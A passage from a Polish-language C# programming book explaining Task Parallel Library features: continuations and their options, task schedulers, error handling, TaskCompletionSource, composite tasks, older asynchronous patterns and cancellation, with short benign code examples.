Być może nie wydaje się to zbyt pasjonującym usprawnieniem w stosunku do odwołania o postaci `webGetTask.Result`, lecz jak piszę w [Rozdział 18.](#), ten kod nie do końca jest tym, czym się wydaje — kompilator C# przekształca tę instrukcję do postaci maszyny stanowej wykorzystującej wywołania zwrotne, która pozwala na pobranie wyników bez konieczności blokowania wątku odczytującego. Jeśli operacja nie została jeszcze wykonana, to wątek oddaje sterowanie ponownie do kodu wywołującego, a pozostała część metody zostanie wykonana po jakimś czasie, kiedy operacja już się zakończy.

A w jaki sposób można określić, czy zadanie zostało wykonane, gdy nie korzystamy z asynchronicznych możliwości języka? Właściwość `Result` lub metoda `Wait` klasy `Task<T>` pozwalają nam zaczekać, aż to nastąpi, blokując przy okazji wątek; jednak takie rozwiążanie raczej przekreśla wszystkie zalety kodu asynchronicznego. Zazwyczaj będziemy chcieli otrzymać powiadomienie o zakończeniu wykonywania zadania, a można to zrobić, korzystając z **kontynuacji** (ang. *continuation*).

## Kontynuacje

Klasy zadań definiują wiele przeciążonych wersji metody `ContinueWith`. Metoda ta tworzy dodatkowe zadanie wykonywane przy użyciu wątków, które zostanie wykonane, gdy zadanie, na rzecz którego wywołaliśmy metodę `ContinueWith`, zostanie zakończone (niezależnie od tego, czy zakończy się ono pomyślnie, niepomyślnie, czy też zostanie anulowane). Kod przedstawiony na [Przykład 17-19](#) korzysta z tej metody, by wyświetlić komunikat po zakończeniu wykonywania zadania z [Przykład 17-17](#).

### Przykład 17-19. Kontynuacja

```
webGetTask.ContinueWith(t =>
{
    string webContent = t.Result;
    Console.WriteLine("Długość strony WWW wynosi: " + webContent.Length);
});
```

Zadanie kontynuacji zawsze jest zadaniem wykonywanym przy użyciu wątku (niezależnie od tego, czy jego poprzednikiem było podobne zadanie obsługiwane przez wątek, zadanie wykorzystujące mechanizmy wejścia-wyjścia, czy też jeszcze jakieś inne zadanie). Zadanie to jest tworzone natychmiast w momencie wywołania metody `ContinueWith`, jednak nie będzie można go uruchomić, zanim jego poprzednik nie zostanie zakończony. (Początkowo będzie ono miało status `WaitingForActivation`).

## PODPOWIEDŹ

Kontynuacja jest niezależnym zadaniem — metoda `ContinueWith` zwraca instancję klasy `Task<T>` lub `Task` w zależności od tego, czy podane wyrażenie lambda lub delegat zwracają wartość, czy nie. Jeśli chcemy utworzyć sekwencję operacji, to nic nie stoi na przeszkodzie, by utworzyć kontynuację dla kontynuacji.

Metoda wykonywana w ramach kontynuacji (taka jak wyrażenie lambda z [Przykład 17-19](#)) ma dostęp do poprzedniego zadania, które jest do niej przekazywane w formie argumentu wywołania. W powyższym przykładzie wykorzystaliśmy to, by pobrać wynik zadania. Moglibyśmy także użyć zmiennej `webGetTask` zdefiniowanej w metodzie zewnętrznej, która także będzie w zasięgu w wyrażeniu lambda, gdyż odwołuje się ona do tego samego zadania. Niemniej jednak dzięki wykorzystaniu argumentu wyrażenie lambda z [Przykład 17-19](#) nie musi korzystać z żadnych zmiennych zdefiniowanych w metodzie zewnętrznej, a dzięki temu kompilator może wygenerować nieco bardziej wydajny kod — nie musi bowiem tworzyć obiektu służącego do przechowywania współużytkowanych zmiennych lub delegatu, by odwoływać się do tego obiektu. Oznacza to, że można by zapisać ten kod w formie zwyczajnej metody, gdybyśmy tylko uznali, że poprawiło to przejrzystość kodu.

Mogą siedzić, że w kodzie z [Przykład 17-19](#) może dojść do hazardu: co się stanie, jeśli pobieranie strony zakończy się wyjątkowo szybko, tak że zadanie `webGetTask` zostanie zakończone, jeszcze zanim kod zdąży dołączyć do niego kontynuację? Okazuje się, że w rzeczywistości nie ma to większego znaczenia — jeśli metoda `ContinueWith` zostanie wywołana na rzecz już zakończonego zadania, to kontynuacja i tak zostanie wykonana. Po prostu nastąpi to natychmiast. Do każdego zadania można dołączyć dowolnie wiele kontynuacji. Wszystkie kontynuacje dołączone do zadania przed jego zakończeniem zostaną wykonane, dopiero gdy zostanie ono zakończone. Natomiast wszystkie kontynuacje dołączone już po zakończeniu zadania zostaną wykonane natychmiast.

Domyślnie zaplanowane wykonanie kontynuacji zostanie zrealizowane przy użyciu puli wątków. Istnieją jednak sposoby pozwalające zmienić sposób ich wykonywania.

### Opcje kontynuacji

Niektóre przeciążone wersje metody `ContinueWith` pobierają argument typu wyliczeniowego `TaskContinuationOptions`, który określa, w jaki sposób (oraz czy w ogóle) wykonanie zadanie zostanie zaplanowane. Typ ten udostępnia dokładnie te same opcje co typ wyliczeniowy `TaskCreationOptions`, lecz oprócz tego dodaje do nich kilka innych, mających zastosowanie wyłącznie do kontynuacji.

Przy ich użyciu można zaznaczyć, że kontynuacja powinna zostać wykonana wyłącznie w określonych okolicznościach. Na przykład użycie flagi `OnlyOnRanToCompletion` zagwarantuje, że kontynuacja zostanie wykonana wyłącznie w przypadku, gdy wykonanie poprzedniego zadania zakończyło się pomyślnie. Flagi `OnlyOnFaulted` oraz `OnlyOnCanceled` mają analogiczne, oczywiste znaczenia. Ewentualnie można także zastosować flagę `NotOnRanToCompletion`, która oznacza, że kontynuacja powinna zostać wykonana, jedynie gdy poprzednie zadanie zakończyło się niepowodzeniem lub zostało anulowane.

#### PODPOWIEDŹ

Do jednego zadania można dołączyć dowolnie wiele kontynuacji. Można zatem określić kontynuację, która zostanie wykonana w przypadku pomyślnego wykonania zadania, oraz inną — służącą do obsługi niepowodzenia.

Dostępna jest także flaga `ExecuteSynchronously`. Oznacza ona, że wykonanie kontynuacji nie powinno być planowane jako odrębny element roboczy. Zazwyczaj po zakończeniu zadania wykonanie wszystkich dołączonych do niego kontynuacji zostanie zaplanowane, a kontynuacje będą musiały czekać, aż standardowe mechanizmy puli wątków wybiorą ich elementy robocze z kolejki i je wykonają. (W przypadku wykorzystania domyślnych ustawień nie zajmie to wiele czasu — jeśli nie użyjemy opcji `PrefeFairness`, strategia „ostatni na wejściu, pierwszy na wyjściu” (LIFO) stosowana przez pulę do obsługi zadań sprawi, że ostatni dodany element roboczy zostanie wykonany jako pierwszy). Niemniej jednak jeśli prace wykonywane w ramach kontynuacji są naprawdę bardzo niewielkie, to narzuty związane z zaplanowaniem ich wykonania w formie odrębnego elementu roboczego mogą być grubą przesadą. Dlatego też metoda `ExecuteSynchronously` pozwala nam umieścić zadanie kontynuacji w tym samym elemencie roboczym puli wątków, w którym było wykonywane zadanie, które je poprzedzało — TPL wykona takie zadanie natychmiast po zakończeniu jego poprzednika, jeszcze przed zwróceniem wątku do puli. Z tego rozwiązania można korzystać wyłącznie w przypadku, gdy kontynuacja jest wykonywana naprawdę szybko.

W .NET 4.5 dodano jeszcze jedną opcję konfiguracyjną: `LazyCancellation`. Pozwala ona obsługiwać trudną sytuację, która może się pojawić, kiedy zapewnmy możliwość anulowania zadania (więcej informacji na ten temat można znaleźć w podrozdziale pt. „„Anulowanie””). Jeśli anulujemy operację, to wszystkie dołączone do niej kontynuacje z definicji natychmiast będzie można wykonać. Jeśli anulowana operacja jeszcze nie została rozpoczęta (czyli można ją było wykonać, lecz czekała

w kolejce na przydzielenie wątku roboczego), to nie jest niczym zaskakującym, że od razu powinna pojawić się możliwość wykonania jej kontynuacji. Nieco dziwniejsze jest to, że możliwość taka pojawia się, nawet jeśli anulowane zadanie poprzedzające już było w trakcie realizacji — TPL nie czeka na jego zatrzymanie i bezwzględnie pozwala na wykonanie kontynuacji. W niektórych przypadkach możemy uznać, że jeśli poprosiliśmy o anulowanie zadania, lecz nim to zrobiliśmy, udało się już je rozpoczęć, to nie chcemy wykonywać kontynuacji, dopóki zadanie to nie zostanie wykonane do końca. Właśnie to umożliwia flaga `LazyCancellation`. Dostępne jest jeszcze jedno rozwiązańe służące do kontroli sposobu wykonywania zadań: są nim mechanizmy szeregujące.

## Mechanizmy szeregujące

Wszystkie zadania wykonywane przy użyciu wątków są zarządzane przez klasę `TaskScheduler`. Domyslnie używany będzie mechanizm szeregujący określony przez TPL, który wykonuje elementy robocze, korzystając z puli wątków. Jednak dostępne są także inne rodzaje mechanizmów szeregujący, jak również istnieje możliwość tworzenia własnych.

Najczęstszym powodem wyboru mechanizmu szeregującego innego niż domyślny jest konieczność obsługi wymagań związanych z powinowactwem do wątków. Statyczna metoda `FromCurrentSyncrhonizationContext` klasy `TaskScheduler` zwraca mechanizm szeregujący na podstawie aktualnego kontekstu synchronizacji wątku, w którym metoda ta została wywołana. Mechanizm szeregujący utworzony w taki sposób będzie wykonywał wszystkie elementy robocze, używając określonego kontekstu synchronizacji. A zatem jeśli wywołamy metodę `FromCurrentSyncrhonizationContext` w wątku obsługi interfejsu użytkownika, to uzyskany mechanizm szeregujący pozwoli nam wykonywać zadania, które będą mogły aktualizować interfejs użytkownika aplikacji. Takie mechanizmy szeregujące są zazwyczaj używane do obsługi kontynuacji — możemy bowiem wykonać jakieś operacje asynchroniczne, a następnie dołączyć do nich kontynuację, która po zakończeniu tych operacji zaktualizuje interfejs użytkownika programu. [Przykład 17-20](#) pokazuje praktyczne zastosowanie tej techniki w pliku kodu ukrytego obsługującego okno w aplikacji WPF.

Przykład 17-20. Planowanie wykonania kontynuacji w wątku obsługi interfejsu użytkownika

```
public partial class MainWindow : Window
{
    public MainWindow()
    {
        InitializeComponent();
    }
}
```

```
private TaskScheduler _uiScheduler =
    TaskScheduler.FromCurrentSynchronizationContext();

private void FetchButtonClicked(object sender, RoutedEventArgs e)
{
    var w = new WebClient();
    string url = "http://helion.pl/";
    Task<string> webGetTask = w.DownloadStringTaskAsync(url);
    webGetTask.ContinueWith(t =>
    {
        string webContent = t.Result;
        outputTextBox.Text = webContent;
    },
    _uiScheduler);
}
```

W powyższym przykładzie do utworzenia mechanizmu szeregującego jest używany inicjalizator pola — konstruktor elementu interfejsu użytkownika jest wykonywany w wątku obsługi interfejsu użytkownika, a zatem powyższy inicjalizator pobierze mechanizm szeregujący dla kontekstu synchronizacji tego wątku. Następnie procedura obsługi kliknięcia przycisku pobierze wskazaną stronę WWW, korzystając z metody `DownloadStringTaskAsync` klasy `WebClient`. Operacja ta będzie wykonywana asynchronicznie, a zatem nie spowoduje zablokowania wątku obsługi interfejsu użytkownika, co oznacza, że podczas pobierania strony aplikacja będzie szybko reagowała na poczynania użytkownika. Nasz przykładowy kod dołącza kontynuację do zadania, używając przeciążonej metody `ContinueWith`, pozwalającej na przekazanie obiektu `TaskScheduler`. W ten sposób możemy zapewnić, że kiedy zadanie pobierające zawartość strony zostanie wykonane, wyrażenie lambda podane w wywołaniu metody `ContinueWith` zostanie uruchomione w wątku obsługi interfejsu użytkownika. A zatem nic nie stoi na przeszkodzie, by korzystać w nim z elementów interfejsu użytkownika.

Biblioteka klas .NET Framework udostępnia trzy wbudowane mechanizmy szeregujące. Domyślny z nich działa w oparciu o pulę wątków, natomiast mechanizm wykorzystany w powyższym przykładzie używa kontekstu synchronizacji. Trzeci z nich można pobrać przy użyciu klasy `ConcurrentExclusiveSchedulerPair`; zgodnie z tym, co sugeruje jej nazwa, udostępnia ona dwa mechanizmy szeregujące, które można pobrać, korzystając z właściwości. Właściwość `ConcurrentScheduler` zwraca mechanizm szeregujący, który będzie wykonywał zadania współbieżnie, bardzo podobnie do domyślnego mechanizmu szeregującego. Z kolei właściwość `ExclusiveScheduler` zwraca

mechanizm szeregujący, który pozwala na wykonywanie tylko jednego zadania w danej chwili, tymczasowo blokując drugi z mechanizmów na okres realizacji zadania. Przypomina to nieco opisany we wcześniejszej części rozdziału sposób synchronizacji operacji odczytu i zapisu — pozwala on na uzyskanie wyłączności, kiedy jest to niezbędne, natomiast w pozostałym czasie możliwe jest współbieżne wykonywanie zadań.

## Obsługa błędów

Obiekt Task informuje o niepowodzeniu wykonywanych operacji poprzez przyjęcie statusu `Faulted`. Z takim niepowodzeniem zawsze będzie powiązany przynajmniej jeden wyjątek, jednak TPL pozwala także na tworzenie zadań złożonych — czyli zadań składających się z większej ilości zadań podrzędnych. To z kolei powoduje, że istnieje możliwość wystąpienia większej liczby niepowodzeń, a w takim przypadku zadanie główne zwróci informacje o nich wszystkich. Klasa `Task` definiuje właściwość `Exception` typu `AggregateException`. Być może pamiętasz z [Rozdział 8.](#), że klasa `AggregateException` nie tylko dziedziczy właściwość `InnerException` po swojej klasie bazowej `Exception`, lecz także definiuje właściwość `InnerExceptions` zwracającą kolekcję wyjątków. To właśnie w tej właściwości znajdziemy kompletną listę wyjątków, które sprawiły, że wykonanie zadania zakończyło się niepowodzeniem. (Jeśli zadanie nie było złożone, to będzie w niej zapisany tylko jeden wyjątek).

Próba pobrania właściwości `Result` lub wywołania metody `Wait` zadania, które zakończyło się niepowodzeniem, spowoduje zgłoszenie tego samego wyjątku `AggregateException`, który można pobrać z właściwości `Exception`. Nieudane zadanie pamięta, czy odwołaliśmy się do którejkolwiek z tych składowych, czy nie, i jeśli jeszcze tego nie zrobiliśmy, to traktuje wyjątek jako *niezaobserwowany*. TPL wykorzystuje finalizację do odnalezienia zadań zakończonych niepowodzeniem, zawierających takie niezaobserwowane wyjątki i jeśli takie zadanie stanie się nieosiągalne, to `TaskScheduler` zgłosi statyczne zdarzenie

`UnobservedTaskException`. Stanowi ono ostatnią okazję, by poinformować TPL, że zauważylismy wyjątek (co można zrobić, wywołując metodę `SetObserved` argumentu zdarzenia). To, co się stanie, jeśli nie skorzystamy z tej szansy, zależy od używanej wersji .NET Framework. W .NET 4.0 zostanie uruchomiony domyślny mechanizm obsługi wyjątków dla całego procesu, co jak mieliśmy okazję się przekonać w [Rozdział 8.](#), spowoduje zakończenie procesu. W .NET 4.5 oraz nowszych wersjach platformy TPL nie robi domyślnie nic oprócz zgłoszenia zdarzenia. Uzasadnieniem tej zmiany jest przesunięcie preferencji w kierunku asynchronicznych technik programowania, które aktualnie (dzięki nowym możliwościom języka opisanym w [Rozdział 8.](#)) są uznawane za wiodące, jak

również fakt, że dla wielu programistów postępujących zgodnie z najnowszymi trendami polityka stosowana w .NET 4.0 może być zbyt surowa. Jako ponadprzeciętny programista możesz się jednak zdecydować na ponowne wykorzystanie wcześniejszego sposobu obsługi wyjątków. Bez wątpienia nie będziesz sobie życzył, by nieobsłużone wyjątki niknęły niezauważone — będziesz chciał dowiadywać się o nich i je obsługiwać. Wcześnieszy sposób działania można przywrócić w pliku *App.config*, zawierającym kod XML przedstawiony na [Przykład 17-21](#).

#### Przykład 17-21. Włączanie reagowania na niezaobserwowane wyjątki

```
<configuration>
    <runtime>
        <ThrowUnobservedTaskExceptions enabled="true"/>
    </runtime>
</configuration>
```

Innymi słowy, jeśli w zadaniu obsługiwany przy użyciu wątku zgłosimy wyjątek i jeśli go nie obsłużymy (bądź to w bloku `catch` uniemożliwiającym wyjątkowo opuszczenie metody, bądź też poprzez pobranie wyjątku z obiektu zadania), to w .NET 4.0 nasz proces ulegnie awarii (dotyczy to także nowszych wersji platformy, jeśli włączyliśmy opcję z [Przykład 17-21](#)). Zazwyczaj właśnie to się dzieje, kiedy jakiś wyjątek pozostanie nieobsłużony, jedna różnica polega na tym, że kiedy metoda jakiegoś zadania obsługiwanej przy użyciu wątku zgłosi wyjątek, TPL nie będzie od razu wiedzieć, czy zostanie on obsłużony, czy nie. Musi poczekać, aby sprawdzić, czy kod w końcu sprawdzi zadanie i przechowywany w nim wyjątek. Jednak o tym TPL może się przekonać dopiero w momencie, gdy zadanie stanie się nieosiągalne — wcześniej zawsze będzie istnieć prawdopodobieństwo, że nasz kod pobierze wyjątek z zadania i go obsłuży. A zatem odstęp czasu pomiędzy zgłoszeniem nieobsługiwanej wyjątku przez zadanie i spowodowaną przez nie awarią procesu może być całkiem długi — TPL nie dowie się o problemie przed wykonaniem procedury odzyskiwania pamięci.

## Niestandardowe zadania bezwątkowe

Wiele metod obsługujących operacje wejścia-wyjścia zwraca zadania bezwątkowe. Możemy to także robić sami w naszym kodzie. Klasa `TaskCompletionSource<T>` zapewnia możliwość tworzenia obiektów `Task<T>`, które nie posiadają skojarzonej z nimi metody wykonywanej przy użyciu puli wątków i kończą się, kiedy im nakażemy. Nie istnieje normalna wersja tej klasy — `TaskCompleteSource` — jednak nie ma takiej potrzeby. Klasa `Task<T>` dziedziczy po `Task`, możemy zatem wybrać dowolny argument typu. Zgodnie z ogólnie przyjętą konwencją, kiedy nie trzeba zwracać żadnej wartości, większość programistów tworzy zadania typu

## TaskCompletionSource<object>.

Założymy, że używamy klasy, która nie udostępnia metod operujących na zdarzeniach, a chcielibyśmy do niej dodać metody, które takie możliwości zapewniają. Klasa `SmtpClient` zastosowana w przykładzie z [Przykład 17-14](#) działa w oparciu o stary wzorzec asynchroniczny bazujący na wykorzystaniu zdarzeń, a nie w oparciu o zadania. Przykład przedstawiony na [Przykład 17-22](#) używa starego API klasy `SmtpClient` oraz obiektów `TaskCompletionSource<object>`, by rozszerzyć tę klasę o możliwości wykorzystania zadań. Owszem, w kodzie używane są dwie formy zapisu — `Canceled` oraz `Cancelled`. TPL konsekwentnie używa zapisu `Canceled`, natomiast wcześniejsze API są pod tym względem bardziej urozmaicone.

### Przykład 17-22. Zastosowanie klasy TaskCompletionSource<T>

```
public static class SmtpAsyncExtensions
{
    public static Task SendTaskAsync(this SmtpClient mailClient, string from,
                                    string recipients, string subject, string body)
    {
        var tcs = new TaskCompletionSource<object>();

        SendCompletedEventHandler completionHandler = null;
        completionHandler = (s, e) =>
        {
            mailClient.SendCompleted -= completionHandler;
            if (e.Cancelled)
            {
                tcs.SetCanceled();
            }
            else if (e.Error != null)
            {
                tcs.SetException(e.Error);
            }
            else
            {
                tcs.SetResult(null);
            }
        };
        mailClient.SendCompleted += completionHandler;
        mailClient.SendAsync(from, recipients, subject, body, null);

        return tcs.Task;
    }
}
```

Klasa `SmtpClient` informuje nas o zakończeniu operacji, zgłaszając zdarzenie.

Procedura obsługi tego zdarzenia w pierwszej kolejności odłącza się od niego (aby nie została wykonana po raz drugi, jeśli ten sam obiekt `SmtpClient` zostanie w przyszłości ponownie użyty). Następnie wykrywa, czy operacja została wykonana prawidłowo, czy została anulowana lub zakończyła się niepowodzeniem i w zależności od wyniku wywołuje jedną z metod `SetResult`, `SetCanceled` lub `SetException` obiektu `TaskCompletionSource<object>`. Spowoduje to przejście zadania do odpowiedniego stanu oraz zapewni, że zostaną wykonane wszelkie dołączone do niego kontynuacje. Obiekt `TaskCompletionSource<object>` udostępnia obiekt bezwątkowego zadania za pośrednictwem właściwości `Task`, a metoda przedstawiona na powyższym listingu używa jej, by zwrócić zadanie.

Można się zastanawiać, dlaczego kod z [Przykład 17-22](#) nie inicjuje zmiennej `completionHandler` bezpośrednio, od razu zapisując w niej wyrażenie lambda. Okazuje się, że takiego kodu nie udałoby się skompilować, gdyż naruszałby on stosowane w C# zasady zapewniające, że wartości zmiennej nie można odczytać, póki nie zostanie ona określona. Pierwszy wiersz wyrażenia lambda odwołuje się do zmiennej `completionHandler`, a zmienna nie jest uznawana za zainicjowaną, dopóki nie zostanie wykonana pierwsza instrukcja przypisująca jej jakąś wartość. A zatem nie można próbować odczytać wartości zmiennej w instrukcji, która tę zmienną inicjalizuje. Gdybyśmy użyli wyrażenia lambda do zainicjowania zmiennej, to stanowiłoby ono element instrukcji, która przypisuje zmiennej jej pierwszą wartość, a to uniemożliwiłoby zastosowanie tej zmiennej wewnętrz wyrażenia lambda. (To nieco frustrująca sytuacja, ponieważ wyrażenie lambda nie może być wykonane, zanim instrukcja przypisania nie zostanie wykonana, a zatem w praktyce w momencie wykonywania kodu zmienna będzie już zainicjowana. Reguły C# mogłyby traktować wyrażenia lambda w szczególny sposób — mogłyby, ale tego nie robią).

## Związki zadanie nadzędne — zadanie podrzędne

Jeśli metoda wykonywana w ramach zadania realizowanego przy użyciu wątków utworzy nowy obiekt zadania tego samego rodzaju, to domyślnie nie będą one ze sobą powiązane w żaden szczególny sposób. Niemniej jednak jedną z opcji dostępnych w typie `TaskCreationOptions` jest `AttachedToParent`, a jeśli jej użyjemy, to nowe zadanie stanie się zdaniem podrzędnym aktualnie wykonywanego zadania. Fakt ten ma znaczenie, ponieważ zadanie nadzędne nie zostanie uznane za zakończone, dopóki nie zostaną zakończone jego wszystkie zadania podrzędne. (Oczywiście musi także zostać zakończona metoda wykonywana w ramach samego zadania nadzędnego). Jeśli realizacja któregokolwiek z zadań podrzędnych zakończy się niepowodzeniem, to w taki sam sposób zakończy się realizacja zadania nadzędnego, a w jego właściwości `AggregateException` zostaną zapisane

wyjątki pobrane ze wszystkich zadań podrzędnych.

Flagę `AttachedToParent` można także zastosować podczas dołączania kontynuacji, jednak sposób działania takiego rozwiązania może być nieco mylący. Zadanie kontynuacji nie będzie bowiem zadaniem podrzędnym swego poprzednika — będzie ono zadaniem podrzędnym zadania, w którym została wywołana metoda `ContinueWith` tworząca tę kontynuację.

### PODPOWIEDŹ

Zadania bezwartkowe (na przykład większość zadań reprezentujących operacje wejścia-wyjścia) niejednokrotnie nie mogą być zadaniami podrzędnymi. Jeśli sami tworzymy takie zadanie, korzystając z klasy `TaskCompletionSource<T>`, to będziemy w stanie to zrobić, gdyż klasa ta definiuje przeciążony konstruktor umożliwiający przekazanie wartości `TaskCreationOptions`. Niemniej jednak przeważająca większość metod .NET Framework, które zwracają zadania, nie udostępnia możliwości poproszenia, by zostało zwrócone zadanie podrzędne.

Związek zadanie nadrzędne i zadanie podrzędne nie jest jedynym sposobem tworzenia zadań, których wynik będzie zależny od wielu innych elementów.

## Zadania złożone

Klasa `Task` udostępnia statyczne metody `WhenAll` oraz `WhenAny`. Każda z nich ma wersje przeciążone umożliwiające przekazanie jednego argumentu, którym może być kolekcja obiektów `Task` bądź kolekcja obiektów `Task<T>`. Metoda `WhenAll` zwraca obiekt `Task` albo `Task<T>`, który zostanie zakończony dopiero w momencie, gdy zakończą się wszystkie zadania przekazane w argumencie (w tym drugim przypadku zadanie złożone zwraca tablicę zawierającą wynik każdego z przekazanych zadań). Metoda `WhenAny` zwraca obiekt `Task<Task>` lub `Task<Task<T>>`, który zostanie uznany za zakończony, gdy tylko zakończy się pierwsze z zadań przekazanych w jej wywołaniu; to zakończone zadanie zostanie zwrócone jako wynik zadania złożonego.

Podobnie jak w przypadku zadań złożonych, jeśli zawiedzie którykolwiek z zadań wchodzących w skład zadania utworzonego przy użyciu metody `WhenAll`, to wyjątki ze wszystkich zadań zakończonych niepowodzeniem będą dostępne we właściwości `AggregateException` zadania złożonego. (Metoda `WhenAny` nie zgłasza błędów. Jej wywołanie kończy się, gdy tylko zostanie zakończone pierwsze z zadań podrzędnych i to właśnie to zadanie trzeba sprawdzać, by określić, czy operacja zakończyła się pomyślnie).

Oczywiście nic nie stoi na przeszkodzie, by do tych zadań dołączać kontynuacje, choć istnieje pewne bardziej bezpośrednie rozwiązanie. Zamiast tworzyć zadanie

złożone, używając do tego metody `WhenAll` lub `WhenAny`, a następnie wywoływać metodę `ContinueWith` na rzecz obiektu zadania złożonego, można użyć metody `ContinueWhenAll` lub `ContinueWhenAny` klasy `TaskFactory`. Także one wymagają przekazania kolekcji obiektów `Task` lub `Task<T>`, lecz oprócz niej pobierają metodę, która zostanie wykonana jak kontynuacja.

## Inne wzorce asynchronousne

Choć TPL dysponuje preferowanymi mechanizmami służącymi do udostępniania metod asynchronousnych, jednak została ona wprowadzona dopiero w .NET 4.0; dlatego też można jeszcze spotkać starsze rozwiązania dające możliwość asynchronousnego wykonywania kodu. Najstarszym z nich jest model programowania asynchronousnego — *Asynchronous Programming Model* (w skrócie: *APM*). Został on wprowadzony w .NET 1.0 i stanowi jeden z najpopularniejszych wzorców programowania asynchronousnego. W tym wzorcu stosowane są pary metod: jedna służy do rozpoczęcia realizacji operacji, a druga do pobrania danych po jej zakończeniu. [Przykład 17-23](#) przedstawia taką parę metod klasy `Stream` należącej do przestrzeni nazw `System.IO` oraz odpowiadającą im metodę synchroniczną. (Na listingu nie została natomiast przedstawiona metoda `WriteAsync` dodana w .NET 4.5, która działa w oparciu o zadania; dzięki niej możemy teraz wybierać różne modele programowania asynchronousnego).

**Przykład 17-23.** Para metod APM oraz odpowiadająca im metoda synchroniczna

```
public virtual IAsyncResult BeginWrite(byte[] buffer, int offset, int count,
    AsyncCallback callback, object state) ...
public virtual void EndWrite(IAsyncResult asyncResult) ...

public abstract void Write(byte[] buffer, int offset, int count) ...
```

Warto zauważyć, że pierwsze trzy argumenty metody `BeginWrite` dokładnie odpowiadają argumentom metody `Write`. W modelu APM wszystkie dane wejściowe są przekazywane w metodach `BeginXXX` (dotyczy to normalnych argumentów oraz argumentów referencyjnych, lecz nie argumentów wyjściowych, gdyby takie były stosowane). Z kolei metody `EndXXX` zwracają wszelkie dane wynikowe, czyli wartość wynikową, wszelkie argumenty referencyjne (ponieważ także przy ich użyciu można przekazywać informacje z metody) oraz wszelkie argumenty wyjściowe.

Metody `BeginXXX` pobierają dwa dodatkowe argumenty: delegat typu  `AsyncCallback`, który zostanie wywołany po zakończeniu operacji, oraz argument typu `object`, określający dowolny stan, który chcemy skojarzyć z operacją. Zwracają one obiekt `IAsyncResult`, reprezentujący operację asynchronousną.

Kiedy przekazana metoda zwrotna zostanie wywołana, można wywołać metodę `EndXXX`, przekazując do niej ten sam obiekt `IAsyncResult`, który zwróciła metoda `BeginXXX`. Metoda `EndXXX` zwróci wartość wynikową, jeśli taka będzie. Jeśli wykonanie operacji asynchronicznej nie powiodło się, to metoda `EndXXX` zgłosi wyjątek.

Metody korzystające ze wzorca APM można opakować przy użyciu klasy `Task`. Obiekty `TaskFactory`, dostępne za pośrednictwem klas `Task` i `Task<T>`, udostępniają grupę przeciążonych metod `FromAsync`, do których można przekazać parę delegatów reprezentujących metody `BeginXXX` i `EndXXX`, oraz argumenty wymagane przez metodę `BeginXXX`. Metody te zwracają obiekt `Task` lub `Task<T>` reprezentujący operację.

Kolejnym popularnym wzorcem jest wzorzec asynchroniczny bazujący na zdarzeniach — *Event-based Asynchronous Pattern* (w skrócie *EAP*). Mieliśmy już okazję zobaczyć go w jednym z przykładów przedstawionych w tym rozdziale — w ten sposób działa bowiem klasa `SmtpClient`. Klasa działająca według tego wzorca udostępnia metodę rozpoczynającą operację oraz odpowiadające jej zdarzenie, które jest zgłaszane po zakończeniu operacji. Nazwy metod oraz zdarzeń zazwyczaj są ze sobą powiązane, na przykład `SendAsync` oraz `SendCompleted`. Najbardziej użyteczną cechą tego wzorca jest to, że metody pobierają kontekst synchronizacji i używają go podczas zgłaszania zdarzenia. Oznacza to, że jeżeli użyjemy jakiegoś obiektu działającego według tego modelu w kodzie obsługi interfejsu użytkownika, to w efekcie uzyskamy rozwiązanie działające jak asynchroniczny, jednowątkowy model programowania. Model ten jest znacznie łatwiejszy w użyciu niż APM, gdyż nie zmusza nas do pisania kodu, który po zakończeniu operacji asynchronicznej pozwoliłby wykonać jakiś kod w wątku obsługi interfejsu użytkownika.

Nie jest dostępny żaden zautomatyzowany mechanizm pozwalający reprezentować operacje wykonywane według modelu EPA w formie zadań. Niemniej jednak jak pokazał przykład z [Przykład 17-22](#), zaimplementowanie takiego rozwiązania nie jest szczególnie trudne.

Istnieje jeszcze jeden popularny wzorzec używany w kodzie asynchronicznym, choć różni się on nieco od reszty, gdyż dotyczy on wyłącznie sposobów oczekiwania na zakończenie aktualnie realizowanych operacji asynchronicznych — nie określa natomiast, jak te operacje mają być rozpoczęte i kończone. Model ten jest określany angielskim terminem `awaitable`<sup>[76]</sup>, a jest on obsługiwany przez asynchroniczne możliwości języka C# (chodzi o słowa kluczowe `async` oraz `await`). Jak pokazał przykład z [Przykład 17-18](#), te nowe możliwości języka pozwalają na bezpośrednie stosowanie zadań TPL, choć język nie rozpoznaje

bezpośrednio obiektów Task i można oczekiwąć na inne obiekty niż zdarzenia. Słowa kluczowego `await` można używać ze wszystkimi obiektami implementującymi określony wzorzec. Więcej na ten temat napiszę w [Rozdział 18](#).

## Anulowanie

Platforma .NET definiuje standardowy mechanizm służący do anulowania długotrwałych operacji. Został on wprowadzony dopiero w .NET 4.0 i nie jest jeszcze wszechobecny w całej bibliotece klas .NET Framework, choć w .NET 4.5 jest już stosowany stosunkowo często. Operacje zapewniające możliwość anulowania pobierają argument typu `CancellationToken`. Jeśli ustawimy go w stan anulowania, to jeśli tylko pojawi się taka możliwość, operacja zostanie przerwana wcześniej, a nie będzie wykonywana do końca.

Sam typ `CancellationToken` nie udostępnia żadnych metod służących do zainicjowania anulowania — API zostało zaprojektowane w taki sposób, abyśmy mogli informować operacje o tym, że chcemy, by zostały anulowane, lecz nie zapewnia obiektom `CancellationToken` możliwości zakończenia operacji, z którą zostały skojarzone. Samo anulowanie jest obsługiwane przez odrębny obiekt — `CancellationTokenSource`. Zgodnie z tym, co sugeruje nazwa klasy, można go używać do pobierania dowolnej liczby instancji `CancellationToken`. Wywołanie metody `Cancel` obiektu `CancellationTokenSource` powoduje ustawienie wszystkich skojarzonych z nim obiektów `CancellationToken` w stan anulowania.

Niektóre z mechanizmów synchronizacji opisanych we wcześniejszej części rozdziału umożliwiają przekazywanie argumentu typu `CancellationToken`. (Nie dotyczy to klas dziedziczących po `WaitHandle`, gdyż wykorzystywane przez nie mechanizmy systemu Windows nie obsługują modelu anulowania stosowanego na platformie .NET. Także klasa `Monitor` nie daje możliwości anulowania. Zapewniają ją natomiast wszystkie nowsze API). Bardzo często metody operujące na zadaniach umożliwiają przekazywanie argumentu typu `CancellationToken`, a TPL udostępnia przeciążone metody `StartNew` oraz `ContinueWith`, do których taki argument można przekazać. Jeśli zadanie już zaczęło być realizowane, to TPL nie może nic zrobić, by je anulować, jeśli jednak anulujemy je przed rozpoczęciem, to TPL usunie takie zadanie z kolejki mechanizmu szeregującego. Jeśli chcemy mieć możliwość anulowania zadania po jego uruchomieniu, to w jego ciele będziemy musieli umieścić kod, który będzie sprawdzał stan obiektu `CancellationToken` i przerywał działanie zadania, kiedy jego właściwość 